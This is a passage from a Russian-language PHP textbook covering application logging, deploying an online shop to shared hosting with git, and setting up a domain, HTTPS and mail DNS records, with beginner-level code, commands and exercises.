Зачем разделять? Чтобы утром не читать десять тысяч строк, а спросить: «покажи только ERROR» — и получить пять.

Их легко перепутать, а они про разное:

Первые два вам дают бесплатно — надо только знать, где они лежат. Третий никто, кроме вас, не напишет. О нём и глава.

► Что записывать

Правило: записывайте то, о чём вас спросят завтра.

Спросят обязательно:

- **деньги** — заказ создан, оплачен, отменён, выплата продавцу;
- **вход и доступ** — вход, выход, неверный пароль, смена пароля;
- **действия админа** — товар отклонён, цена изменена, продавец заблокирован;
- **чужие сервисы** — запрос к поставщику, ответ, ошибка, время ответа;
- **всё, что упало** — любое пойманное исключение.

код

Код: журнал на двадцать строк

```
<?php
declare(strict_types=1);

const LOG_FAYL = __DIR__ . '/magazin.log';

function zapisat_v_log(string $uroven, string $soobshchenie, array $podrobnosti =
[]): void
{
    $stroka = sprintf(
        "%s %-7s %s %s\n",
        date('Y-m-d H:i:s'),
        strtoupper($uroven),
        $soobshchenie,
        $podrobnosti ? json_encode($podrobnosti, JSON_UNESCAPED_UNICODE) : ''
    );
    file_put_contents(LOG_FAYL, $stroka, FILE_APPEND | LOCK_EX);
}

function log_info(string $s, array $p = []): void { zapisat_v_log('info', $s,
$p); }
function log_vnimanie(string $s, array $p = []): void { zapisat_v_log('warning',
$s, $p); }
function log_oshibka(string $s, array $p = []): void { zapisat_v_log('error', $s,
$p); }
```

Всё. Никаких библиотек не нужно — этого хватит на первые годы.

Два флага в `file_put_contents` делают тут всю работу:

- `FILE_APPEND` — дописать в конец, а не затереть файл;
- `LOCK_EX` — заблокировать файл на время записи, чтобы два одновременных посетителя не написали поверх друг друга.

► Как этим пользоваться

```
// Заказ прошёл
log_info('Заказ оформлен', [
    'zakaz_id' => $zakaz_id,
    'summa'    => $summa,
    'pokupatel' => $_SESSION['user_id'],
]);

// Поставщик тормозит — не ошибка, но знать надо
if ($ms > 3000) {
    log_vnimanie('Поставщик отвечает медленно', ['ms' => $ms, 'artikul' =>
    $artikul]);
}

// Настоящая беда
try {
    oformit_zakaz($korzina);
} catch (Throwable $e) {
    log_oshibka('Ошибка при оформлении заказа', [
        'soobshchenie' => $e->getMessage(),
        'fayl'        => basename($e->getFile()) . ':' . $e->getLine(),
        'pokupatel'   => $_SESSION['user_id'] ?? null,
    ]);
    // Покупателю — вежливо и без подробностей
    exit('Не удалось оформить заказ. Попробуйте позже.');
```

Обратите внимание на последние две строки. Покупатель не должен видеть текст ошибки — там имена таблиц и путь к файлам, подарок для взломщика. Ему — вежливая фраза, вам — подробности в лог.

► Ловим всё, что не поймали

Даже аккуратный код иногда падает там, где `try` не стоит. Поставьте один общий перехватчик в файле, который подключается первым:

```

set_exception_handler(function (Throwable $e): void {
    log_oshibka('Непойманное исключение', [
        'soobshchenie' => $e->getMessage(),
        'fayl'         => $e->getFile() . ':' . $e->getLine(),
        'url'          => $_SERVER['REQUEST_URI'] ?? '',
    ]);
    http_response_code(500);
    exit('Что-то пошло не так. Мы уже разбираемся.');
```

Теперь **любая** необработанная ошибка попадёт в журнал вместе с адресом страницы, на которой случилась.

► Как читать лог

Инструменты — обычные команды терминала:

```

tail -50 magazin.log           # последние 50 строк
tail -f magazin.log           # смотреть в живом времени, пока идёт работа
grep ERROR magazin.log         # только ошибки
grep -c WARNING magazin.log    # сколько предупреждений
grep '2026-08-24 03:' magazin.log # что было в три часа ночи
grep 'zakaz_id":1043' magazin.log # всё про конкретный заказ
```

`tail -f` — самая полезная. Запускаете её, потом нажимаете кнопку на сайте и видите, как в журнал прилетают строки. Отладка вживую.

► Ротация: чтобы файл не съел диск

Лог растёт всегда. За полгода — гигабайты, и однажды диск кончится и сайт ляжет.

Лечение — **ротация**: раз в сутки старый файл переименовать, начать новый, файлы старше месяца удалить.

На нормальном хостинге это делает `logrotate`, но простейший вариант — писать в файл с датой в имени:

```
const LOG_FAYL = __DIR__ . '/logs/magazin-' . date('Y-m-d') . '.log';
```

Каждый день — свой файл. Удалять старые — раз в месяц, руками или по расписанию.

ЗАПИСЬ	ЧТО ЭТО	ЗАЧЕМ
<code>FILE_APPEND</code>	Флаг «дописать в конец»	Без него каждая запись стирает предыдущие
<code>LOCK_EX</code>	Блокировка файла на запись	Два посетителя не испортят строку друг другу
<code>sprintf("%s %-7s ...")</code>	Собрать строку по шаблону	<code>%-7s</code> — выровнять уровень по левому краю в 7 символов
<code>date('Y-m-d H:i:s')</code>	Время в виде <code>2026-08-24 17:56:08</code>	Такой формат сортируется как текст
<code>strtoupper</code>	В верхний регистр	<code>error</code> → <code>ERROR</code> , чтобы искать одинаково
<code>Throwable</code>	Общий тип для всех ошибок и исключений	Ловит и <code>Exception</code> , и <code>Error</code>
<code>\$e->getMessage()</code>	Текст ошибки	Что именно случилось
<code>\$e->getFile()</code> , <code>getLine()</code>	Файл и строка	Где случилось
<code>set_exception_handler</code>	«Вот что делать с непойманными»	Общая страховка на весь сайт
<code>http_response_code(500)</code>	Сказать браузеру «ошибка сервера»	Чтобы поисковик не индексировал поломку
<code>tail -f</code>	Показывать конец файла и ждать новых строк	Наблюдать за логом вживую
<code>grep</code>	Искать строки по образцу	Основной способ читать логи

Запускаем демо и смотрим, что получилось в журнале:

Журнал магазина и как его читать

```
Terminal
> $ tail -5 magazin.log
> 2026-08-24 17:56:05 INFO      Заказ оформлен {"zakaz_id":1043,"summa":132500,"pokupatel":17}
> 2026-08-24 17:56:07 WARNING  Поставщик отвечает медленно {"ms":4210,"artikul":"W71480"}
> 2026-08-24 17:56:08 ERROR    Ошибка при оформлении заказа {"soobshchenie":"Не удалось подключиться к базе","fayl":"demo.php:19","pokupatel":17}
> 2026-08-24 17:56:11 WARNING  Неверный пароль при входе {"email":"ali@example.tj","ip":"89.108.***.***"}
> 2026-08-24 17:56:12 INFO      Курс обновлён {"bylo":1.18,"stalo":1.21}
>
> $ grep ERROR magazin.log
> 2026-08-24 17:56:08 ERROR    Ошибка при оформлении заказа {"soobshchenie":"Не удалось подключиться к базе","fayl":"demo.php:19","pokupatel":17}
>
> $ grep -c WARNING magazin.log
> 2
```

Настоящий файл `magazin.log` и настоящий вывод `grep`

Пять строк — пять событий. Читаем, как отчёт о смене:

- **17:56:05** — заказ 1043 на 1325 сомони от покупателя 17. Всё хорошо.
- **17:56:07** — поставщик ответил за 4210 мс. Не поломка, но если таких строк за день сотня — пора разбираться.
- **17:56:08** — **ERROR**: не удалось подключиться к базе. Видно и файл, и строку, и какого покупателя это коснулось.
- **17:56:11** — неверный пароль. Одна такая строка — человек ошибся. Двести за минуту — подбирают пароль.
- **17:56:12** — курс изменился с 1.18 на 1.21. Через месяц, когда спросят «почему в тот день цены подскочили», ответ будет здесь.

Ниже — `grep ERROR`: из пяти строк осталась одна, та самая. Так и работают с логом на боевом сервере, где строк не пять, а пятьдесят тысяч.

И `grep -c WARNING` — просто счётчик: два. Считать полезно: «вчера было 3, сегодня 300» — это уже сигнал.

Логов нет вообще. Самая частая ситуация у новичка — и самая дорогая. Первый же ночной сбой обойдётся дороже, чем двадцать строк логгера.

Пароли и карты в лог. Никогда не пишите в журнал пароль, номер карты, код из SMS, токен. Лог читают многие, он попадает в бэкапы. Почту и телефон — частично закрывайте: `ali@example.tj` → `a***@example.tj`.

Забыли `FILE_APPEND`. Файл будет содержать ровно одну строку — последнюю. Классика, которая обнаруживается в самый неподходящий момент.

Логируют всё подряд. Строка на каждый шаг цикла — и за сутки 4 ГБ, в которых ничего не найти. Пишите **события**, а не каждое действие.

Лог в публичной папке. `site.tj/magazin.log` откроет кто угодно, включая поисковики. Держите логи **вне корня сайта** или закрывайте доступ.

Никто не читает лог. Журнал, в который не заглядывают, бесполезен. Заведите привычку: раз в неделю — `grep ERROR` за неделю. Пять минут.

Нет ротации. Через год файл на 8 ГБ, диск полон, сайт лежит. Дата в имени файла решает это одной строкой.

В лог пишут то же, что показывают покупателю. Наоборот: покупателю — вежливую фразу, в лог — подробности.

Задача 56.1. Соберите `log.php` и `demo.php`, запустите, откройте `magazin.log`. Все пять строк на месте?

Задача 56.2. Уберите `FILE_APPEND` и запустите ещё раз. Что стало с файлом? Верните флаг.

Задача 56.3. Добавьте логирование в свой магазин: заказ оформлен, вход выполнен, вход не удался.

Задача 56.4. Найдите в логге все ошибки: `grep ERROR`. Посчитайте предупреждения: `grep -c WARNING`.

Задача 56.5. Запустите `tail -f magazin.log` в одном окне, а в другом понажимайте кнопки на сайте. Что видно?

Задача 56.6. Поставьте `set_exception_handler`. Устройте падение в случайном месте и проверьте, что оно попало в журнал.

Задача 56.7. Сделайте так, чтобы покупатель видел вежливую фразу, а подробности шли в лог. Проверьте, что на экране нет ни имени таблицы, ни пути к файлу.

Задача 56.8. Добавьте дату в имя файла. Убедитесь, что появился `logs/magazin-2026-08-24.log`.

Задача 56.9. Напишите функцию `zamaskirovat_email('ali@example.tj')`, возвращающую `a***@example.tj`. Примените в логировании входов.

Задача 56.10. Напишите скрипт `otchet.php`, который читает лог за день и печатает: сколько заказов, сколько ошибок, сколько неудачных входов.

Ответы — в Приложении Г.

В БОЮ В бою

В этом проекте логи решают три конкретные задачи.

Ответы поставщика. Каждый запрос к AutoEuro и Parts-Catalogs записывается: артикул, время ответа, код. Именно по логам стало видно, что токен комплектации протухает и `groups2` начинает отвечать 404 — без журнала это выглядело бы как «иногда каталог не открывается».

Расход тарифа. Когда выяснилось, что правила расхода запросов не такие, как считалось, первым делом полезли в логи: сколько запросов и куда ушло. Разговор с поставщиком без этих цифр был бы разговором ни о чём.

Деньги. Заказы, смены статусов, начисления продавцам — всё в журнале. Таблица `seller_ledger` устроена по тому же принципу, что и лог: **только дописывание, ничего не стирается**, а баланс считается суммой записей. Это и есть логика журнала, доведённая до денег.

- Лог — **чёрный ящик**: он показывает то, чего вы не видели.
- Одна строка — одно событие, **всегда в одном формате**.
- Три уровня хватает: **INFO, WARNING, ERROR**.
- `FILE_APPEND` — дописывать, `LOCK_EX` — не мешать друг другу.
- Записывать: деньги, доступ, действия админа, чужие сервисы, падения.
- Пароли, карты и токены в лог не пишут никогда.
- `set_exception_handler` ловит то, что не поймали вы.
- Покупателю — **вежливая фраза**, в журнал — подробности.
- Читают лог командами `tail -f` и `grep`.
- Без ротации лог однажды съест диск.

Дальше — как всё это выложить в интернет, чтобы работало не только у вас.

Деплой на хостинг

ЗАЧЕМ ЭТО**Зачем эта глава**

До этой главы ваш магазин жил по адресу `http://localhost:8000` — то есть существовал ровно для одного человека на земле. Для вас.

Деплой (от английского *deploy* — развернуть) — это выкладка сайта на сервер, доступный всему интернету. Момент, когда проект перестаёт быть учебным и становится настоящим.

Пугаться нечего: технически это «скопировать файлы и настроить пару вещей». Но именно здесь новички теряют больше всего времени и нервов, потому что всплывает то, чего на своём компьютере не было:

- «у меня работало, а тут белый экран»;
- «сайт открылся, но без картинок»;
- «база не подключается»;
- и самое неприятное — «сайт показал пароль от базы посетителю».

Разберём весь путь по шагам, включая то, что обычно узнают на своих ошибках.

РАЗБИРАЕМСЯ**Разбираемся: что такое хостинг**

Хостинг — чужой компьютер, который включён круглосуточно, подключён к интернету толстым каналом и настроен так, чтобы отдавать сайты.

Для РНР-магазина есть три варианта:

ВАРИАНТ	ЧТО ЭТО	КОМУ ПОДХОДИТ
Shared-хостинг	Общий сервер, вам дают папку и панель управления	Первый сайт. Дёшево, ничего настраивать не надо
VPS	Отдельный виртуальный сервер, вы — администратор	Когда нужен свой софт и полный контроль
Выделенный сервер	Целая физическая машина	Крупные проекты

Для первого магазина берите **shared-хостинг с панелью cPanel или ISPmanager**. Там уже есть PHP, MySQL, почта и кнопка «выпустить сертификат HTTPS». VPS — это интересно, но там вы отвечаете и за обновления системы, и за безопасность, и за то, что сервер вообще запустится.

Выбирая, проверьте три вещи: **версия PHP не ниже 8.1, MySQL или MariaDB есть, доступ по SSH есть**. Последнее особенно важно: без SSH выкладывать придётся мышкой через файловый менеджер, а это медленно и чревато ошибками.

► Чем боевой сервер отличается от вашего компьютера

Это главное недоразумение всей главы. Код одинаковый — **окружение разное**.

Чем боевой сервер отличается от вашего компьютера

Код одинаковый — настройки разные. Почти все «у меня работало» растут отсюда

ЧТО	У ВАС НА КОМПЬЮТЕРЕ	НА БОЕВОМ СЕРВЕРЕ
Показ ошибок	<code>display_errors = On</code> вы должны видеть всё	<code>display_errors = Off</code> ошибки только в лог: текст ошибки — подсказка взломщику
Пароль базы	обычно <code>root</code> без пароля	отдельный пользователь, длинный пароль, доступ только с этого сервера
Где лежат пароли	<code>config/db_credentials.php</code> вне git	тот же файл — копируется руками один раз, не через git
Адрес сайта	<code>http://localhost:8080</code>	<code>https://autodoc.tj</code> — обязательно https
Права на файлы	не важны	папка загрузок — на запись, остальное — только на чтение
Логи	смотрите в терминале	пишутся в файл вне корня сайта, с ротацией
База данных	тестовые данные, можно удалять	настоящие заказы. Бэкап до любого изменения схемы

Отсюда правило: перед выкладкой пройдите этот список глазами. Три минуты проверки против ночного звонка «сайт показывает пароль от базы».

Строчка, из-за которой чаще всего звонят ночью, — первая. На своём компьютере `display_errors = On`, и это правильно. На боевом — **строго Off**. Иначе первый же сбой покажет посетителю путь к файлам, имена таблиц, а иногда и строку подключения к базе целиком.

код

Код: выкладка по шагам

► Шаг 1. Подготовить проект

До первой выкладки — четыре вещи:

```

# 1. Всё закоммичено и запущено
git status                # должно быть чисто

# 2. В .gitignore точно есть секреты и мусор
cat .gitignore
# config/db_credentials.php
# kesh/
# *.log
# zagruzki/

# 3. В проекте нет отладочного вывода
grep -rn "var_dump\|print_r\|console.log" --include="*.php" .

# 4. Есть файл-пример конфига, без настоящих паролей
cat config/db_credentials.example.php

```

Четвёртый пункт — маленькая, но очень полезная привычка. В git лежит `db_credentials.example.php` с пустыми значениями и комментариями; на сервере вы копируете его в `db_credentials.php` и вписываете настоящие данные. Так и секретов в git нет, и понятно, что заполнять.

► Шаг 2. Залить код

Три способа, от худшего к лучшему:

```

# А. Мышкой через файловый менеджер панели — работает, но медленно
#    и легко забыть файл. Годится один раз, для пробы.

# Б. По SFTP (FileZilla) — быстрее, но обновления руками
#    и невозможно понять, что именно вы залили.

# В. Через git — правильный способ
ssh user@server.tj
cd /var/www/magazin
git clone https://github.com/firdavs/magazin.git .

```

Способ В лучше не потому, что модный. Он даёт две вещи, которых нет у первых двух: вы точно знаете, какая версия сейчас на сайте (`git log -1`), и обновление занимает одну команду.

► Шаг 3. Настроить базу

В панели хостинга создаёте базу и пользователя, потом заливаете структуру:

```
# Выгрузить схему у себя
mysqldump -u root --no-data magazin > shema.sql

# Залить на сервере
mysql -u magazin_user -p magazin_db < shema.sql
```

И вписываете доступы в `config/db_credentials.php` прямо на сервере:

```
<?php
return [
    'host'    => 'localhost',
    'baza'    => 'magazin_db',
    'user'    => 'magazin_user',
    'parol'   => 'длинный-пароль-который-вам-выдал-хостинг',
];
```

Этот файл создаётся один раз, руками, на сервере. Через git он не ездит никогда — он в `.gitignore`.

► Шаг 4. Указать корень сайта

Самая недооценённая настройка. В панели хостинга есть поле «корневая папка сайта» (*document root*). Указывать надо **не** папку проекта, а папку `public/` внутри неё:

<code>/var/www/magazin/</code>	← сюда скопирован проект
<code>config/</code>	← пароли: снаружи недоступны
<code>includes/</code>	← код: снаружи недоступен
<code>logs/</code>	← журналы: снаружи недоступны
<code>public/</code>	← ← ← корень сайта
<code>index.php</code>	
<code>katalog.php</code>	
<code>assets/</code>	

Смысл: всё, что не в `public/`, **физически недостижимо** из браузера. Никто не откроет `site.tj/config/db_credentials.php`, потому что такого пути с точки зрения веб-сервера не существует.

Если хостинг не даёт менять корень (бывает на самых дешёвых тарифах) — закройте служебные папки файлом `.htaccess` :

```
# config/.htaccess, logs/.htaccess
Deny from all
```

► Шаг 5. Настроить PHP на боевой лад

Файл `.htaccess` в корне сайта или `.user.ini` — в зависимости от хостинга:

```
display_errors = Off
log_errors = On
error_log = /var/www/magazin/logs/php-errors.log
error_reporting = E_ALL
```

Читается так: ошибки **не показывать**, но **записывать** — все, включая предупреждения. Ровно то, о чём была прошлая глава.

► Шаг 6. Права на файлы

```
chmod -R 755 /var/www/magazin          # читать и выполнять всем
chmod -R 775 /var/www/magazin/zagruzki # папка загрузок — ещё и на запись
chmod 600 /var/www/magazin/config/db_credentials.php # только владельцу
```

Правило: на запись открыто только то, что действительно пишется — папка загрузок, папка логов, папка кэша. Всё остальное — только чтение.

► Шаг 7. Проверить

Не «открыл главную, вроде работает». Пройдите список:

- ☐ главная открывается
- ☐ каталог, фильтры, страницы
- ☐ карточка товара
- ☐ поиск
- ☐ добавление в корзину, изменение количества
- ☐ оформление заказа — до конца, до записи в базу
- ☐ вход и выход
- ☐ админка: список заказов, смена статуса
- ☐ загрузка картинки товара
- ☐ страница 404 для несуществующего адреса
- ☐ ошибки НЕ показываются посетителю
- ☐ `site.tj/config/db_credentials.php` → 403 или 404

Последние два пункта — обязательные. Первый раз проверьте руками, потом эта проверка станет привычкой.

► Обновление: то, ради чего всё затевалось

Дальше каждая выкладка выглядит так:

```
ssh user@server.tj
cd /var/www/magazin
git pull origin main
```

Одна команда. И, что важнее, **обратимая**: если что-то сломалось, `git log --oneline` покажет, что приехало, а `git revert` вернёт как было.

► Миграции базы

Код обновился, а базе нужен новый столбец. Правило проекта: миграции **идемпотентны** — их можно запускать сколько угодно раз без вреда:

```
// migrations/2026_08_dobavit_status.php


$pdo->exec("
    CREATE TABLE IF NOT EXISTS zakazy_statusy (
        id      INT AUTO_INCREMENT PRIMARY KEY,
        kod     VARCHAR(32) NOT NULL UNIQUE,
        nazvanie VARCHAR(64) NOT NULL
    )
");



dbAddColumnIfMissing($pdo, 'zakazy', 'status', "VARCHAR(32) NOT NULL DEFAULT
'novyy'");


```

`CREATE TABLE IF NOT EXISTS` и проверка «есть ли столбец» — вот и весь секрет. Запустили дважды по невнимательности — ничего не сломалось.

И перед любой миграцией — бэкап:

```
mysqldump -u user -p magazin_db > backup-$(date +%F).sql
```

Это не занудство. Это разница между «откатились за минуту» и «потеряли заказы за месяц».

СЛОВО	ЧТО ЭТО	ПО-ПРОСТОМУ
деплой	Выкладка на сервер	«Сделать сайт доступным людям»
хостинг	Сервер, отдающий ваш сайт	Чужой включённый компьютер
shared	Общий сервер на много сайтов	Дёшево, ничего не настраивать
VPS	Свой виртуальный сервер	Полный контроль и полная ответственность
SSH	Терминал на чужой машине	Командная строка сервера у вас на экране
SFTP	Копирование файлов по защищённому каналу	«Перетащить файлы на сервер»
document root	Корневая папка сайта	Что именно видно из браузера
<code>.htaccess</code>	Файл настроек Apache для папки	Правила: доступ, редиректы, РНР
<code>chmod 755</code>	Права: владельцу всё, остальным читать	Обычные права для кода
<code>chmod 600</code>	Только владельцу, и то без запуска	Для файлов с паролями
бэкап	Резервная копия	Спасение, когда всё пошло не так
миграция	Скрипт изменения структуры базы	«Добавить столбец на боевом»
идемпотентный	Повторный запуск ничего не портит	Можно выполнить дважды
<code>mysqldump</code>	Выгрузка базы в файл	Бэкап одной командой

Так выглядит обновление сайта после того, как всё настроено:

Выкладка обновления одной командой

```
Terminal
> # на сервере: зашли по SSH в папку сайта и обновились
> $ cd /var/www/magazin
> $ git pull origin main
> From /tmp/dep-origin
> * branch          main      -> FETCH_HEAD
> Updating 1aa5cb9..e9e436d
> Fast-forward
>  index.php | 1 +
>  1 file changed, 1 insertion(+)
>
> $ git log --oneline -2
> e9e436d Главная: строка про доставку
> 1aa5cb9 Каталог: главная страница
```

Настоящий `git pull`: «сервером» здесь работает папка на том же компьютере — команды те же

Читаем вывод. `Updating 1aa5cb9..e9e436d` — сервер был на одном коммите, стал на другом. `Fast-forward` — обновление прошло **без слияния**: на сервере никто ничего не правил руками, история просто продвинулась вперёд. `index.php | 1 +` — изменился ровно один файл, одна строка.

Именно эта прозрачность и нужна: вы видите, **что** уехало на боевой сайт.

Если вместо `Fast-forward` появится сообщение о конфликте — значит, кто-то (скорее всего вы) правил файлы прямо на сервере. Так делать нельзя: правки идут через `git`, иначе они потеряются при следующем обновлении.

ГРАБЛИ

Грабли

`display_errors = On` на бое. Ошибка показывает путь к файлам, имена таблиц и структуру проекта. Это подарок взломщику. Только `Off` + лог.

Пароли уехали в `git`. Смотрите главу 54: удалить файл недостаточно, он остался в истории. Пароль считается скомпрометированным — **меняйте**.

Корень сайта = папка проекта. Тогда `site.tj/config/db_credentials.php` скачивается любым желающим. Корень — только `public/`.

Правки прямо на сервере. «Быстренько поправлю тут одну строчку» — и через неделю никто не помнит, чем боевой сайт отличается от репозитория, а следующий `git pull` эти правки затрёт.

Выкладка в пятницу вечером. Классика жанра. Если что-то сломается, чинить будете в выходные. Выкладывайте утром буднего дня.

Миграция без бэкапа. Одна опечатка в `ALTER TABLE` — и данных нет. `mysqldump` занимает десять секунд.

Забыли про права на папку загрузок. Сайт работает, а картинки товаров не загружаются: у веб-сервера нет прав на запись.

Разные версии PHP. У вас 8.3, на хостинге 7.4 — и половина синтаксиса из книги не работает. Проверьте до покупки: `php -v` по SSH.

Нет проверки после выкладки. Открыли главную, обрадовались, ушли. А оформление заказа падает. Список из шага 7 — каждый раз.

ЗАДАЧИ

Задачи

Задача 57.1. Заведите `config/db_credentials.example.php` с пустыми значениями и добавьте настоящий файл в `.gitignore`. Проверьте `git status`.

Задача 57.2. Перестройте проект под структуру с `public/`. Что пришлось поменять в путях?

Задача 57.3. Найдите в проекте весь отладочный вывод командой `grep -rn`. Сколько мест нашлось?

Задача 57.4. Сделайте `mysqldump` своей базы. Откройте файл — что там внутри? Восстановите базу из него в новую базу.

Задача 57.5. Напишите миграцию, добавляющую столбец, — идемпотентно. Запустите её три раза подряд.

Задача 57.6. Выберите хостинг: сравните три по цене, версии PHP, наличию SSH и бесплатного HTTPS. Составьте табличку.

Задача 57.7. Выложите свой магазин. Пройдите весь список проверки из шага 7 и запишите, что не заработало с первого раза.

Задача 57.8. Проверьте, что `site.tj/config/db_credentials.php` не открывается. Какой код ответа вернулся?

Задача 57.9. Сделайте правку у себя, запустите, обновите сайт через `git pull`. Сколько времени заняло от правки до боевого сайта?

Задача 57.10. Напишите свой чек-лист выкладки — десять пунктов — и положите его в `README.md` проекта.

Ответы — в Приложении Г.

В БОЮ В бою

В этом проекте выкладка устроена именно так: код едет через git, секреты — нет. Пароли и ключи API живут либо в таблице `site_settings` (и правятся через форму в суперадминке), либо в git-ignored `config/db_credentials.php`.

Почему ключи в базе, а не в файле: их меняет **владелец магазина**, а не программист. Поменялся договор с поставщиком — заказчик зашёл в настройки и вписал новый ключ. Не нужно ни программиста, ни выкладки.

Второе, что стоит перенять, — **идемпотентные миграции**. В проекте они написаны через `CREATE TABLE IF NOT EXISTS` и `dbAddColumnIfMissing()`. Это позволяет не помнить, какие миграции уже выполнялись на боевом: запустил все — лишние ничего не сделали.

И третье, самое главное правило проекта: **витрина должна работать после любого коммита**. Не «потом поправим» — после каждого. Потому что между вашим коммитом и покупателем стоит только `git pull`.

ИТОГ

Итог

- Деплой — это **скопировать код и настроить окружение**, не магия.
- Для первого магазина — **shared-хостинг**: PHP 8.1+, MySQL, SSH.
- Главная разница с локальной машиной — **настройки, а не код**.
- На бою `display_errors = Off`, `log_errors = On`. Всегда.
- **Корень сайта** — `public/`, всё остальное недостижимо из браузера.
- Секреты **не ездят через git** — файл создаётся на сервере руками.
- Выкладка через `git pull` — понятно, что приехало, и обратимо.
- Миграции — **идемпотентные**, и всегда **после бэкапа**.
- На запись открыто **только то, что пишется**.
- После каждой выкладки — **список проверки**, а не «вроде открылось».

Дальше — свой адрес в интернете, замочек в браузере и почта на своём домене.

Домен, HTTPS и почта

ЗАЧЕМ ЭТО

Зачем эта глава

Сайт выложен и работает — по адресу вроде `185.12.44.7` или `user123.hosting.tj`. Технически всё в порядке. Продавать так нельзя.

Три вещи отделяют «student-проект» от магазина, которому доверят деньги:

- **свой домен** — `avtozapchast.tj`, а не набор цифр;
- **замочек в браузере** — HTTPS, без которого браузер прямо пишет «Не защищено» рядом с формой оплаты;
- **почта на своём домене** — письма приходят с `zakaz@avtozapchast.tj`, а не с `magazin1998@mail.ru`, и попадают во «Входящие», а не в спам.

Ни одна из трёх не требует программирования. Все три — настройки, которые делаются один раз. Но если их не сделать, покупатель просто закроет вкладку.

РАЗБИРАЕМСЯ

Разбираемся: что такое домен

Домен — это имя. Не сайт, не сервер, не хостинг: **имя**, за которым записан адрес.

Компьютеры находят друг друга по числам — **IP-адресам** вроде `185.12.44.7`. Люди числа не помнят. Между людьми и числами стоит **DNS** — распределённая телефонная книга интернета.

Что происходит, когда покупатель набирает magazin.tj

Домен — это не сайт, а запись «такое имя ведёт на такой адрес»



ЗАПИСЬ	ЧТО ЗАДАЁТ	ПРИМЕР ЗНАЧЕНИЯ
A	Домен → IP-адрес сервера	magazin.tj → 185.12.44.7
CNAME	Псевдоним другого имени	www.magazin.tj → magazin.tj
MX	Куда доставлять почту	mail.magazin.tj, приоритет 10
TXT / SPF	Кому можно слать письма от вашего имени	v=spf1 include:... ~all
TTL	Сколько кэшировать ответ	3600 — час

Из этой картинки следуют две вещи, которые объясняют 90% недоразумений.

Первая. Домен покупается отдельно от хостинга. Это разные услуги и часто разные компании. Домен — у регистратора, сайт — у хостера, а связывает их одна DNS-запись.

Вторая. Изменения в DNS не мгновенны. Ответ кэшируется на время, указанное в TTL — обычно час, иногда сутки. Поменяли A-запись, а сайт у вас открывается старый? Всё правильно, ждите. Это самая частая паника новичка при переезде.

► Что покупать

ЗОНА	ЦЕНА В ГОД	КОМУ
.tj	дороже, местная	Магазин для Таджикистана — самое то
.com	недорого, международная	Универсально, узнаваемо
.store, .shop	средне	Если .com занят

Совет по имени: короткое, произносимое вслух по телефону, без дефисов и без цифр. Проверка простая — продиктуйте вслух знакомому и попросите записать. Записал правильно — имя годится.

► Что такое HTTPS

Обычный HTTP передаёт данные **открытым текстом**. Любой на пути — владелец Wi-Fi в кафе, провайдер, администратор сети — видит всё: пароль, который покупатель ввёл при входе, содержимое корзины, адрес доставки.

HTTPS = HTTP + шифрование. Тот же обмен, но в закрытом конверте.

Работает это через **сертификат** — файл, которым сервер доказывает браузеру: «я действительно **avtozapchast.tj**». Сертификат выдаёт удостоверяющий центр, которому браузеры доверяют.

Хорошая новость: сертификаты бесплатны. **Let's Encrypt** выдаёт их автоматически, и на любом нормальном хостинге это кнопка в панели.

Плохая новость, если проигнорировать: без HTTPS браузер напишет «**Не защищено**» прямо в адресной строке рядом с формой оплаты. Продажи на этом заканчиваются.

код

Код: настройка по шагам

► Шаг 1. Купить домен и направить на хостинг

В панели регистратора — раздел DNS. Нужны две записи:

Тип	Имя	Значение	TTL
A	@	185.12.44.7	3600
CNAME	www	avtozapchast.tj	3600

@ означает сам домен, **www** — поддомен. Вторая запись нужна, чтобы **www.avtozapchast.tj** вёл туда же, куда и без **www**.

IP-адрес берётся в панели хостинга. Ждать — от десяти минут до суток.

► Шаг 2. Выпустить сертификат

В панели хостинга: SSL/TLS → Let's Encrypt → выбрать домен → «Выпустить». Одна кнопка. Обязательно отметьте **автопродление**: сертификат живёт 90 дней, и без автопродления однажды утром сайт встретит посетителей красным предупреждением.

Проверить, что получилось, можно, посмотрев поля сертификата:

```
openssl x509 -in sertifikat.pem -noout -subject -issuer -dates
```

subject — кому выдан, **issuer** — кто выдал, **notAfter** — до какого числа действует. Если **subject** и **issuer** совпадают — сертификат **самоподписанный**, браузер ему не поверит. У настоящего в **issuer** будет удостоверяющий центр.

► Шаг 3. Заставить всех ходить по HTTPS

Сертификат выпущен, но `http://` продолжает работать. Надо перенаправлять.

Правильнее всего — на уровне веб-сервера, в `.htaccess`:

```
RewriteEngine On
RewriteCond %{HTTPS} !=on
RewriteRule ^(.*)$ https://%{HTTP_HOST}%{REQUEST_URI} [R=301,L]
```

Либо, если доступа к конфигу нет, — в PHP, первым делом на каждом запросе:

```
<?php
// Принудительный переход на https
$zashchishcheno = ($_SERVER['HTTPS'] ?? '') === 'on'
    || ($_SERVER['HTTP_X_FORWARDED_PROTO'] ?? '') === 'https';

if (!$zashchishcheno) {
    $adres = 'https://' . $_SERVER['HTTP_HOST'] . $_SERVER['REQUEST_URI'];
    header('Location: ' . $adres, true, 301);
    exit;
}

header('Strict-Transport-Security: max-age=31536000');
```

Про вторую проверку — `HTTP_X_FORWARDED_PROTO`. Часто перед вашим PHP стоит ещё один сервер (nginx или CDN), который сам расшифровывает HTTPS и дальше общается с PHP по обычному HTTP. Без этой проверки получится **вечный цикл переадресаций**: PHP думает, что защиты нет, и снова шлёт на `https://`.

`Strict-Transport-Security` — заголовок, который говорит браузеру: «следующий год ходи ко мне **только** по HTTPS, даже не пробуй HTTP». После первого визита покупатель защищён ещё и от подмены на этапе перехода.

► Шаг 4. Проверить, что нет «смешанного содержимого»

Страница по HTTPS, а картинка на ней подгружается по `http://` — браузер ругается и убирает замочек. Лечится тем, что все внутренние ссылки делаются **относительными**:

```
<!-- ПЛОХО: жёстко забит протокол -->


<!-- ХОРОШО: относительный путь, протокол унаследуются -->

```

Проверка: F12 → Console. Все проблемы со смешанным содержимым туда и напишутся.

► Шаг 5. Почта на своём домене

Два способа:

Через хостинг. В панели: «Почта» → создать ящик `zakaz@avtozapchast.tj`. Просто и бесплатно, но письма таких ящиков часто улетают в спам.

Через почтовый сервис (Yandex 360, Google Workspace, Zoho). Настраивается чуть дольше — надо прописать MX и TXT-записи в DNS, — зато письма доходят. Для магазина это важнее удобства.

Три DNS-записи, которые решают судьбу ваших писем:

ЗАПИСЬ	ЧТО ГОВОРIT ПОЧТОВЫМ СЕРВЕРАМ
MX	«Почту для этого домена везите вот сюда»
SPF (TXT)	«Письма от моего имени вправе слать только эти серверы»
DKIM (TXT)	«Вот подпись, по ней проверьте, что письмо не подделали»

